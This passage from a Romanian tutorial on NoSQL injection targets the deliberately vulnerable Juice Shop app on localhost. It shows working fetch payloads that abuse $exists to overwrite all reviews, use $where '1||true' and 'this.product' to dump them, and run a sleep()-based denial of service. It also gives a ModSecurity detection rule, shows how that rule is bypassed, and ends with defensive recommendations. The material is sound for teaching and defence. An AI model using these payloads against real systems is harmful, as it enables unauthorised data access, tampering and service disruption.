6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHlhaG9vLmNvbSIsInBhc3N
3b3JkIjoiODI3Y2NiMGVlYThhNzA2YzRjMzRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9
tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGV
JbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9
0cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTEwLTI2IDE
yOjE1OjA5LjQyMiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTEwLTI2IDEyOjE1OjA5LjQ
yMiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3Mjk5NDQ5MTd9.oZlnCrjwxG
uAGASCIIiVEyRgF0rvoJFueKQwVVSJbQvgT1wujB9gIj2vMNZb-
DYjIryQqb4HBx0BH_vgS8oGhhYjN4OTKRiGPKQjOh446m4mS1nTibX_q96-
u3O4YcAwdpR7fbP_Jj3SPM1iDZaShJDT-qJKd60ndcXKUuowTh0",
    "content-type": "application/json",
    "sec-ch-ua":
                  '"Chromium";v="130",     "Google     Chrome";v="130",
"Not?A_Brand";v="99"',
    "sec-ch-ua-mobile": "?0",
    "sec-ch-ua-platform": '"Windows"',
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin",
  },
  referrer: "http://localhost:3000/",
  referrerPolicy: "strict-origin-when-cross-origin",
  body: '{"id":{"$exists":true},"message":"te-am spart"}',
  method: "PATCH",
  mode: "cors",
  credentials: "include",
});
```

Pentru a testa, vom copia noul fetch si ii vom da paste in consola browserului. Dupa ce am rulat comanda putem vedea confetii pe ecran, ceea ce inseamna ca am reusit sa atacam cu success, de asemenea se pot verifica toate reviewrile produselor si se va vedea noul mesaj in ele.

2.3. Takeaways

Atacatorii se vor uita in profunzime la aplicatie atat la codul din browser cat si la requesturi, cookieuri etc pentru a deduce arhitectura produsului si pentru a gasi vectori de atac. De asemenea, un atac nu este o stiinta exacta de aceea daca dorim sa fim atacatori de success trebuie sa fim perseverenti si mai ales sa facem deductii educate despre flow-ul aplicatiei.

Validarea inputurilor este cruciala, nimic nu trebuie sa fie considerat sigur si totul ar trebui validat si revalidat atat pe client cat si pe server.

Codul din cadrul aplictiei care a permis atacul este

```
db.reviewsCollection.update(
     { _id: req.body.id },
     { $set: { message: req.body.message } },
     { multi: true }
   )
```

Dupa cum putem vedea, nu s-a facut nicio validare, id-ul si mesajul luandu-se direct din request, iar regasirea si updatarea elementelor este facuta deodata. Pentru a imbunatati acest cod putem face astfel: sa validam prin diferite forme fiecare element din body-ul requestului si sa ne asiguram ca exista si este unic un element cu acel id oferit de catre utilizator, iar apoi pe acel element sa facem updatarea.

Tot in cadrul reviewrilor putem vedea in network ca pentru a regasi reviewurile unui produs, aplicatie face un GET:

Cu aceleasi deductii de mai sus sa incercam sa regasim toate reviewurile din aplicatie indiferent de produs.

Este comun ca in cadrul unei aplicatii numerele/stringurile atipice sa fie id-uri, in acest GET vedem *1*, daca apasam pe alt produs vom vedea alt numar, astfel incat este destul de natural sa ne gandim ca acest numar este id-ul produsului. Daca aplicatia verifica acest id tot printr-o simpla egalitate trebuie sa ne gandim cum putem pacali sintaxa sa obtinem toate reviewurile.

Vrem sa nu mai facem filtrarea astfel *id:ceva* vrem sa scapam de id, adica am vrea *id:toate*. O presupunere este ca pentru filtrare se foloseste *$where*, deci ar trebui sa pacalim $where sa intoarca mereu true cand cauta dupa id. Stim deja ca avem id-ul *1* in aplicatie asa ca poate acel query din where are form *$where:{id:1}*, dar noi am vrea *$where:true*, adica sa intoarcem tot. Pentru aceasta in loc de *1* ca id vom da *1 || true*, adica queryul din where va deveni *$where:{id:1 || true}* ceea ce in fapt inseamna unde este *id-ul 1 sau true*, adica efectiv am neutralizat acel where. Sa testam aceste presupuneri, din nou se copiaza requestul ca fetch:

```
fetch("http://localhost:3000/rest/products/1/reviews", {
  headers: {
    accept: "application/json, text/plain, */*",
    "accept-language": "en-US,en;q=0.9",
    authorization:
                                                                "Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI
6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHlhaG9vLmNvbSIsInBhc3N
3b3JkIjoiODI3Y2NiMGVlYThhNzA2YzRjMzRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9
tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGV
JbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9
0cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTEwLTI2IDE
yOjE1OjA5LjQyMiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTEwLTI2IDEyOjE1OjA5LjQ
yMiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3Mjk5NDQ5MTd9.oZlnCrjwxG
uAGASCIIiVEyRgF0rvoJFueKQwVVSJbQvgT1wujB9gIj2vMNZb-
DYjIryQqb4HBx0BH_vgS8oGhhYjN4OTKRiGPKQjOh446m4mS1nTibX_q96-
u3O4YcAwdpR7fbP_Jj3SPM1iDZaShJDT-qJKd60ndcXKUuowTh0",
    "if-none-match": 'W/"11e-jouwnwjsUGXutuRsR+6ICGc6avI"',
    "sec-ch-ua":
                  '"Chromium";v="130",     "Google     Chrome";v="130",
"Not?A_Brand";v="99"',
    "sec-ch-ua-mobile": "?0",
    "sec-ch-ua-platform": '"Windows"',
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin",
  },
  referrer: "http://localhost:3000/",
  referrerPolicy: "strict-origin-when-cross-origin",
  body: null,
```

```
  method: "GET",
  mode: "cors",
  credentials: "include",
});
```

De aceasta data va trebui sa modificam URL-ul schimband *1* cu *1||true*:

```
fetch("http://localhost:3000/rest/products/1||true/reviews", {
  headers: {
    accept: "application/json, text/plain, */*",
    "accept-language": "en-US,en;q=0.9",
    authorization:
                                                    "Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzI
iwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHl
haG9vLmNvbSIsInBhc3N3b3JkIjoiODI3Y2NiMGVlYThhNzA2YzRjMzRhMTY4O
TFmODRlN2IiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImx
hc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvc
HVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI
6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTEwLTI2IDEyO
jE1OjA5LjQyMiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTEwLTI2IDEyOjE
1OjA5LjQyMiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3Mjk5N
DQ5MTd9.oZlnCrjwxGuAGASCIIiVEyRgF0rvoJFueKQwVVSJbQvgT1wujB9gIj
2vMNZb-
DYjIryQqb4HBx0BH_vgS8oGhhYjN4OTKRiGPKQjOh446m4mS1nTibX_q96-
u3O4YcAwdpR7fbP_Jj3SPM1iDZaShJDT-qJKd60ndcXKUuowTh0",
    "if-none-match": 'W/"11e-jouwnwjsUGXutuRsR+6ICGc6avI"',
    "sec-ch-ua":
              '"Chromium";v="130",   "Google   Chrome";v="130",
"Not?A_Brand";v="99"',
    "sec-ch-ua-mobile": "?0",
    "sec-ch-ua-platform": '"Windows"',
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin",
```


```
  },
  referrer: "http://localhost:3000/",
  referrerPolicy: "strict-origin-when-cross-origin",
  body: null,
  method: "GET",
  mode: "cors",
  credentials: "include",
});
```

Daca rulam acest fetch in consola browserului nu vom vedea rezultatul deoarece trebuie sa asteptam promisiunea, astfel vom introduce in consola:

```
fetch("http://localhost:3000/rest/products/1||true/reviews", {
  headers: {
    accept: "application/json, text/plain, */*",
    "accept-language": "en-US,en;q=0.9",
    authorization:
                                                                "Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI
6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHlhaG9vLmNvbSIsInBhc3N
3b3JkIjoiODI3Y2NiMGVlYThhNzA2YzRjMzRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9
tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGV
JbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9
0cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTEwLTI2IDE
yOjE1OjA5LjQyMiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTEwLTI2IDEyOjE1OjA5LjQ
yMiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3Mjk5NDQ5MTd9.oZlnCrjwxG
uAGASCIIiVEyRgF0rvoJFueKQwVVSJbQvgT1wujB9gIj2vMNZb-
DYjIryQqb4HBx0BH_vgS8oGhhYjN4OTKRiGPKQjOh446m4mS1nTibX_q96-
u3O4YcAwdpR7fbP_Jj3SPM1iDZaShJDT-qJKd60ndcXKUuowTh0",
    "if-none-match": 'W/"11e-jouwnwjsUGXutuRsR+6ICGc6avI"',
    "sec-ch-ua":
                  '"Chromium";v="130",     "Google     Chrome";v="130",
"Not?A_Brand";v="99"',
    "sec-ch-ua-mobile": "?0",
    "sec-ch-ua-platform": '"Windows"',
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin",
  },
```

```
  referrer: "http://localhost:3000/",
  referrerPolicy: "strict-origin-when-cross-origin",
  body: null,
  method: "GET",
  mode: "cors",
  credentials: "include",
})
  .then((response) => response.json())
  .then((data) => console.log(data));
```

Putem vedea in consola mai mai multe reviewuri si daca le inspectam constatam ca provin de la mai multe produse



Sa analizam codul din backend care ne-a permis aceasta bresa:

```
db.reviewsCollection.find({ $where: "this.product == " + id })
```

Observam ca deductiile noastre au fost corecte insa nu in totalitate: s-a folosit clauza where insa sintaxa utilizeaza o expresie JS nu un operator Mongo simplu. Queryul care a rezultat din atacul nostru a fost

```
$where: "this.product == " + id || true
```

ceea ce este fix ce doream, dar prin alt mod, adica avem clauza where care filtreaza dupa id-ul 1 sau true, adica toate din baza.

Acest atac ne ofera o perspectiva interesanta asupra clauzei where, adica ne arata cum in parctica chiar se poate folosi faptul ca accepta conditii scrise in JS. Intrebarea este cum putem exploata si mai mult acest feature.

Ce ar fi daca in loc de un id am da o functie din JS. Intrucat deja stim ca where evalueaza functii in JS am putea incerca sa cream un atac de tipul DOS (Denial of Service) pentru a bloca baza de date, sau cel putin o parte din ea pe un timp mai indelungat. Deci, daca in fetchul initial am pune in loc de 1 functia sleep(1000) ar trebuie sa intarziem raspunsul cu aproximativ 1 secunda, asdar daca rulam in consola:

```
fetch("http://localhost:3000/rest/products/sleep(1000)||true/reviews", {
  headers: {
    accept: "application/json, text/plain, */*",
    "accept-language": "en-US,en;q=0.9",
    authorization:
```

```
                                                                "Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI
6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHlhaG9vLmNvbSIsInBhc3N
3b3JkIjoiODI3Y2NiMGVlYThhNzA2YzRjMzRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9
tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGV
JbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9
0cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTEwLTI2IDE
yOjE1OjA5LjQyMiArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI0LTEwLTI2IDEyOjE1OjA5LjQ
yMiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3Mjk5NDQ5MTd9.oZlnCrjwxG
uAGASCIIiVEyRgF0rvoJFueKQwVVSJbQvgT1wujB9gIj2vMNZb-
DYjIryQqb4HBx0BH_vgS8oGhhYjN4OTKRiGPKQjOh446m4mS1nTibX_q96-
u3O4YcAwdpR7fbP_Jj3SPM1iDZaShJDT-qJKd60ndcXKUuowTh0",
    "if-none-match": 'W/"11e-jouwnwjsUGXutuRsR+6ICGc6avI"',
    "sec-ch-ua":
                  '"Chromium";v="130",     "Google     Chrome";v="130",
"Not?A_Brand";v="99"',
    "sec-ch-ua-mobile": "?0",
    "sec-ch-ua-platform": '"Windows"',
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin",
  },
  referrer: "http://localhost:3000/",
  referrerPolicy: "strict-origin-when-cross-origin",
  body: null,
  method: "GET",
  mode: "cors",
  credentials: "include",
})
  .then((response) => response.json())
  .then((data) => console.log(data));
```


Putem observa dupa 1 secunda, sau mai mult, ca apar confetii pe ecran, ceea ce inseamna ca atacul nostru de tip DOS a fost cu success. Scopul unui astfel de atac nu este neaparat de a extrage informatie din cadrul unei aplicatii ci este de a perturba aplicatie in sine, de unde si numele **denial of service**.

3. WAF

Toate atacurile prezentate sunt o simpla joaca comparativ cu lumea reala. Deoarece securitatea este foarte importanta, iar unele atacuri sunt deja ‘standard’, s-au inventat Web Application Firewallurile, care se pot integra direct in serverele de reverse proxy precum Nginx sau Apache.

3.1. Ce este un Web Application Firewall (WAF)?

Un WAF protejeaza aplicatiile web prin filtrarea, monitorizarea si blocarea traficului HTTP malitios care se indreapta spre aplicatie si impiedica orice date neautorizate sa intre sau sa paraseasca aplicatia. Face acest lucru respectand un set de politici care ajuta la determinarea traficului corupt si a celui sigur. De obicei, WAF-urile sunt atasate unui server de reverse proxy, dar se poate sa fie rulate si extern de catre un provider de domeniu/hosting adiacent aplicatiei in sine. Politicile pot fi personalizate pentru a raspunde nevoilor specifice ale aplicatiei web sau setului de aplicatii web.



Un WAF open source este ModSecurity care este mentinut de catre OWASP (Open Web Application Security Project) si care poate fi integrat cu usurinta de exemplu in NGINX.

Pentru a demonstra cum lucreaza un WAF voi crea un container de NGINX care are activat Modsecurity ca reverse proxy pentru aplicatia JuiceShop locala. Vom crea un docker compose pentru acest NGINX astfel:

```
services:
```

```
  nginx:
    image: thib4ut/nginx-modsecurity
    container_name: nginx-modsecurity
    ports:
      - "3001:3001"
    user: root
    volumes:
      - ./nginx.conf:/etc/nginx/nginx.conf:ro
```

Am folosit o imagine de NGINX care are deja activat Modsecurity, iar configurarea nostra este:


```
worker_processes auto;
events {
    worker_connections 1024;
}
http {
    include       /etc/nginx/mime.types;
    # ModSecurity
    modsecurity on;
    modsecurity_rules_file /etc/nginx/modsecurity.d/include.conf;
    modsecurity_rules '
    SecRule REQUEST_URI "(?i)\b\d+\s*(\|\||&&)\s*\w+" \
              "id:123456,phase:2,deny,status:403,log,msg:\'Injection   or
     logical operation attempt detected in URI\'"
    ';
    server {
        listen 3001;

        location / {
            proxy_pass http://host.docker.internal:3000;
            proxy_pass_request_headers on;
        }
    }
}
```

In aceasta configurare doar activam ModSecurity si introdcuem o regula noua personalizata, iar apoi redirectionam catre localhost:3000. Important este ca acel localhost este cel al masinii Windows, ci nu cel din docker, de acea am folosit *host.docker.internal*.


Pentru a accesa aplicatia doar mergem in borwser la **localhost:3001**.

Sa incercam din nou atacurile de mai sus pe portul 3001. Observam ca primim ca raspuns:




Deci WAF-ul functioneaza.


OBS: Se vor vedea in consola mai multe erori, acestea pot fi ignorate in acest caz demonstrativ, ele se datoreaza pe de o parte domeniului localhost:3001 in loc de localhost:3000 si faptului ca aplicatia aceasta este diferita de una normala incercand sa fie ca un challenge de a fi sparta si astfel nu are un flow obisnuit. Se pot testa requesturile si intr-un tool extern precum Postman sau Insomnia pentru a se vedea raspunsul de pe aplicatia normala fata de cea din reverse proxy. De exemplu, in Insomnia voi reface requestul care updateaza toate reviewrile din aplicatie.
Pentru localhost:3000 :



Vedem ca requestul a functionat, iar daca mergem in aplicatie reviewrile au fost updatate cu *3000 insomnia*:




Pentru 3001:



Vedem ca ModSecurity si-a facut treaba si astfel requestul a fost blocat.

3.2. Spargere WAF


Cu toate acestea, un WAF nu reprezinta o fortareata impenetrabila. Pentru a demonstra ca regulile de baza nu sunt de neatins, ne vom intoarce la operatorul *$where* si mai ales la a obtine toate reviewurile. Sa ne punem in personajul unui atacator si sa incercam sa le obtinem. Daca folosim vechea metoda cu *1||true* vom vedea:



Asadar, o incercare de spargere ar trebui sa fie mai desteapta sau mai negenerala intrucat regulile default din WAF-uri sunt in special generale.

Intrucat siteul are reviewuri la produse, iar in URL noi dam id-ul unui produs, este normal sa ne gandim ca in review exista un camp product sau productId. Am vrea cumva din nou sa obtinem in clauza $where mereu true. De asemenea, stim ca in Mongo obiectul curent intr-o clauza where care foloseste JS se referentiaza prin

this. Astfel, am vrea ca acea filtrare sa nu paraseasca obiectul curent, am vrea sa verficam ca produsul documentului curent este egal tot cu produsul documentului curent. Asadar, vom incerca in loc de *1||true* sa punem *this.product*:



Vedem ca am avut success, din nou acest success imediat se datoreaza faptului ca aplicatia de fata este facuta sa fie nesigura.

Codul din spate care a permis este:

```
db.reviewsCollection.find({ $where: "this.product == " + id })
```

Clauza where va deveni *this.product=this.product*, ceea ce e mereu true, deci nu exista filtrare.

Deci, un WAF este important in cadrul unei aplicatii web, este un punct esential de pornire pentru securitate, dar el trebuie sa fie si customizat specifc pentru aplicatia pentru care se aplica.

OBS: De obicei WAF-urile ruleaza pentru domeniul aplicatiei. Intrucat un WAF intercepteaza toate requesturile pot aprea multe fals pozitive si se pot consuma enorm de multe resurse, de aceea exista provideri speciali pentru acest serviciu.

4. Recomandari

Acestea au fost doar cateva exemple naive de a crea o bresa in special intr-o aplicatie care foloseste MongoDB. In final vreau sa punctez anumite recomandari:

1. Utilizarea unei biblioteci (API/ORM/ODM) securizate in loc de interpretarea directa a interogarilor:

Folosirea unei biblioteci precum mongo-sanitize sau mongoose ajuta la evitarea unor probleme de securitate prin sanitizarea input-ului si prevenirea introducerii de date malitioase in interogari. Aceste biblioteci asigura ca operatorii malitiosi, precum $exists, nu pot fi injectati in cadrul interogarilor.

2. Folosirea validarii input-ului pe partea de server si client pentru a preveni datele incorecte sau malitioase:

Este esential ca input-ul sa fie validat constant in fiecare layer pentru a verifica expresiile si caracterele care nu ar trebui sa fie prezente. Input-ul trebuie sa respecte intotdeauna formatele asteptate pentru a preveni exploatarea unoar posibile vulnerabilitati.

3. Utilizarea controlului de acces in baza de date pentru a limita cantitatea de date pe care o interogare o poate extrage:

Trebuie setate limite stricte pentru interogari si folosite controale pentru a asigura ca input-ul nu poate solicita date mai multe decat este necesar sau permis.

4. Rularea aplicatiilor cu privilegii minime posibile:

Serverul web trebuie conectat la baza de date cu un utilizator care are doar permisiunile minime necesare. Validarea constanta a input-ului este esentiala pentru a preveni accesul neautorizat la resurse sensibile.

5. Utilizarea unui WAF (Web Application Firewall):

WAF-urile moderne pot ajusta automat regulile de securitate pentru a detecta noi tipare de atac, oferind astfel o protectie continua si adaptiva. Un WAF bine configurat adauga un strat suplimentar de protectie si asigura ca doar traficul sigur ajunge la serverul aplicatiei.

6. In MongoDB: Evitarea utilizarii expresiilor JS direct in interogari pentru operatorii care le accepta:

Acesti operatori sunt adesea folositi in payload-uri de NOSQL injection. Ei pot fi folositi insa trebuie acordata atentie sporita in jurul lor.

Concluzie

Validarea constanta si riguroasa a datelor, alaturi de utilizarea unui API securizat de interogare, configurarea corecta a permisiunilor si folosirea unui WAF este esentiala pentru prevenirea atacurilor de tip NOSQL injection si nu numai. Un WAF completeaza strategia de securitate, filtrand si blocand cererile malitioase inainte de a ajunge la serverul aplicatiei, imbunatatind astfel protectia si integritatea aplicatiilor.

Bibliografie

- https://www.janbasktraining.com/blog/nosql-tutorial/
- https://www.geeksforgeeks.org/types-of-nosql-databases/
- https://www.integrate.io/blog/the-sql-vs-nosql-difference/
- https://www.geeksforgeeks.org/what-is-mongodb-working-and-features/
- https://www.mongodb.com/resources/basics/json-and-bson
- https://owasp.org/www-community/Injection_Theory
- https://portswigger.net/web-security/nosql-injection
